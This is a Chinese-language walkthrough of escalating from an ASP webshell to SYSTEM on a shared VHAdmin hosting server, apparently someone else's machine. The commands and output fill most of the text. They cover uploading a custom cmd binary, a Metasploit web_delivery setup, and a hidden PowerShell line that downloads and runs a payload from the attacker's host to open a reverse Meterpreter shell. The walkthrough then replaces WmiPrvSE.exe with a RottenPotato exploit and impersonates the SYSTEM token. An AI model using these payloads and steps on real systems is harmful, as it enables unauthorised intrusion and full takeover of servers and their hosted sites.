

VHAdmin 虚拟主机提权实战案例

0x01 前言

朋友发过来的是一个 ASP Webshell，我们先用中国菜刀连接 Webshell 看下是否能够直接执行系统命令，出现了“[Err] ActiveX 部件不能创建对象”，原因是 Wscript.Shell 组件被卸载，尝试利用另一个组件 Shell.Application 执行命令时发现也被卸载了。

0x02 信息搜集

目标机器基本信息：

支持脚本：ASP（组件被卸载）、ASPX
目标系统：Windows 2012 R2 (IIS8.5)
当前权限：IIS APPPOOL\AP_v2.0Classic3
开放端口：21、80、135、445、3389

VHAdmin 虚拟主机（商务中国）特征：

VHAdmin Version: 2013.7.26.15 Buildded 2011/10/20
VHAdmin服务名: VHAdminService
VHAdmin进程名: VHAdminService.exe、VHAdminTools.exe、VHConfigManager.exe
网站绝对路径: D:\webhosting\clients\b85f066a-657c-43d1-a219-b6b4cee0c415\wwwroot\
[...SNIP...]


```
[*] 基本信息 [ C:D:H: ]
```

```
D:\webhosting\clients\b85f066a-657c-43d1-a219-b6b4cee0c415\wwwroot\> whoami  
[Err] ActiveX 部件不能创建对象  
D:\webhosting\clients\b85f066a-657c-43d1-a219-b6b4cee0c415\wwwroot\> |
```



(1) 绕过组件执行命令

我们换上 ASPX 的一句话木马试试，访问时出现了以下错误，大家看到这种报错时可能会以为是“网站安全狗（IIS 版）禁止 IIS 执行程序”防护功能造成的，虽然它很像，但其实并不是的，具体目标服务器的安全设置当时没有去深入研究。



我们再换上自己改的一个 ASPX 执行命令脚本，可以看到是能够正常解析的，但是在执行命令时仍然会提示“拒绝访问。”。这个问题好解决，直接用 ASP 或 ASPX 脚本探测目标机器里的可读 / 写 / 替换的目录和文件，然后自己上传一个 cmd.exe 文件即可。

可读写目录:

C:\Windows\temp\

C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\

可替换文件:

C:\Windows\WinSxS\amd64_microsoft-windows-wmi-core-providerhost_31bf3856ad364e35_6.3.960

Cmd_Path :	<input type="text" value="C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\cmd.111"/>	
Argument :	<input type="text" value="/c Set"/>	<input type="button" value="Submit"/>
<pre>ALLUSERSPROFILE=C:\ProgramData APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming APP_POOL_CONFIG=C:\inetpub\temp\appools\AP_v2.0Classic3\AP_v2.0Classic3.config APP_POOL_ID=AP_v2.0Classic3 CommonProgramFiles=C:\Program Files (x86)\Common Files CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files CommonProgramW6432=C:\Program Files\Common Files COMPUTERNAME=WIN10 ComSpec=C:\Windows\system32\cmd.exe</pre>		



虽然现在通过 ASPX 脚本能够执行系统命令了，但是只能执行部分命令，而且我们上传的各种提权 EXP、MSF 载荷文件到可读 / 写目录中都不能执行，除了自己上传的这个 cmd.111，实践中遇到的问题要比以下描述复杂的多，这里只是简单的记录了几点比较重要的。

测试 - 1:

将提权 EXP 文件放置 Cmd_Path 中可以被执行，但测试了几乎所有的提权 EXP 都没能成功将当前权限提升至 System。

测试 - 2:

将 MSF EXE 载荷文件放置 Cmd_Path 中执行可以获取 Meterpreter 会话，但是很多命令都执行不了，如：getuid、list_tokens 等等，getpid、ps、netstat、upload、execute 这些命令倒是可以正常执行，但用 rottenpotato 提权 EXP 必须用到 upload、execute、list_tokens，所以这种方法目前不可行，可以尝试利用 execute 重新执行一个 MSF EXE 载荷文件，然后再执行 list_tokens。

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > list_tokens -u
[-] stdapi_sys_config_getsid: Operation failed: Access is denied.
```



(2) web_delivery 获取会话

web_delivery 模块中配置好相关参数并执行监听，然后在 ASPX 脚本的 Argument 参数中执行刚刚生成的 Powershell 载荷，成功获取到目标机器的 Meterpreter 会话。

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
msf exploit(web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 107.***.***.242
msf exploit(web_delivery) > set lport 443
msf exploit(web_delivery) > set URIPATH /
msf exploit(web_delivery) > exploit
```

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 107.101.242:443
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://107.101.242:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $e=new-object net.webclient;$e.proxy=[Net.WebRequest]::GetSystemWebProxy();$e.l
tCredentials;IEX $e.downloadstring('http://107.101.242:8080/');
```



Asp.Net CmdShell

www.tianxin.com/admin/image/cmd.aspx

Cmd_Path : C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys\cmd.111

Argument : /c powershell.exe -nop -w hidden -c \$e=new-object net.webclient;\$e.proxy=[Net.WebRequest]::C

Submit




```
msf exploit(web_delivery) > [*] 180.140.140 web_delivery - Delivering Payload
```

```
[*] Sending stage (205379 bytes) to 180.140.140.140
[*] Meterpreter session 1 opened (107.140.140.242:443 -> 180.140.140:64077) at 2017-11-15 23:45:17 +0800
```

(3) 替换 WmiPrvSE.exe 提权

这里我们就要用到前边 ASP 脚本探测到的 WmiPrvSE.exe 可替换文件了，笔者在实战过程中测试了 1 个小时，最终确定只有这个可替换文件能够执行成功，其它可读 / 写目录中上传的文件都执行不了。将我们的 rottenpotato 提权 EXP 文件名改为 WmiPrvSE.exe，上传并替换掉这个文件。

```
C:\Windows\WinSxS\amd64_microsoft-windows-wmi-core-providerhost_31bf3856ad364e35_6.3.9600.18265_none_01378f425f4b27cb\WmiPrvSE.exe
```



名称	时间	大小	属性
WmiDcPrv.dll	2016-03-11 00:53:36	196096	32
WmiPrvSD.dll	2016-03-11 00:54:25	821768	32
WmiPrvSE.exe	2017-11-15 23:25:58	679936	32

然后在 Meterpreter 会话中用 execute 命令执行 WmiPrvSE.exe，接着使用 use 命令加载 incognito 扩展并执行 list_tokens、impersonate_token 命令来进行权限提升。

```
meterpreter > execute -Hc -f "c:\\windows\\WinSxS\\amd64_microsoft-windows-wmi-core-providerhost_31bf3856ad364e35_6.3.9600.18265_none_01378f425f4b27cb\\WmiPrvSE.exe"
Process 1116 created.
Channel 1 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
IIS APPPOOL\AP_v2.0Classic3

Impersonation Tokens Available
=====
C:\wwwroot\web_web493540
C:\wwwroot\web_web493546
C:\wwwroot\web_web493564
C:\wwwroot\web_web493566
C:\wwwroot\web_web493568
C:\wwwroot\web_web493570
C:\wwwroot\web_web493580
C:\wwwroot\web_www-ftp.192.168.1.1-com
C:\wwwroot\web_zjyddqkj
NT AUTHORITY\IUSR
NT AUTHORITY\SYSTEM

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



0x04 事后原因分析

我们的 rottenpotato 提权 EXP 必须在“iis apppool”权限下才能利用成功，用以上方法已经获取到目标机器的 SYSTEM 权限。有意思的是笔者在这次实战测试中发现用以下两种不同方式执行 Payload 获取的 Meterpreter 会话运行权限也不一样，具体原因不明！

(1) Argument 执行 Payload

Argument 中执行 Powershell 载荷获取到的 Meterpreter 会话是以“iis apppool”权限来运行的，所以我们是可以直接使用 upload、execute 命令来上传和执行提权 EXP 的，而且可以用

list_tokens、impersonate_token 命令获取到目标机器的 SYSTEM 权限。

```
7328 8460 php-cgi.exe
7532 5656 dwm.exe
7556 9252 powershell.exe x64 0 IIS APPPOOL\AP_v2.0Classic
7932 8172 php-cgi.exe
8172 3180 w3wp.exe
```

(2) Cmd_Path 执行 Payload

Cmd_Path 中直接执行 64.111 载荷是以一种“未知低权限”来运行的，但事后的测试中发现可读 / 写目录中上传的提权 EXP 其实也是可以执行的，当时只是因为权限的问题所以没有利用成功。

```
8500 9220 conhost.exe x64 0 C:\Windows\system32\conhost.exe
8728 3180 w3wp.exe
8984 3180 w3wp.exe x86 0 C:\Windows\SysWOW64\i
9056 3180 w3wp.exe
9220 8984 64_m.111 x64 0 C:\ProgramData\Microsoft\Crypto\RSA\Mach
```

注意事项：

1. Meterpreter 会话中无法执行中国菜刀上传的提权 EXP，提示：Access is denied（拒绝访问）。
2. Meterpreter 会话中用 upload 命令上传的提权 EXP 是可以用 execute 执行的，删除提权 EXP 时也只能在当前会话中用 rm 命令删除，中国菜刀里删除不了。虽然现在可以上传和执行提权 EXP 了，但是 list_tokens 命令仍然不能执行，所以也并不推荐此方法。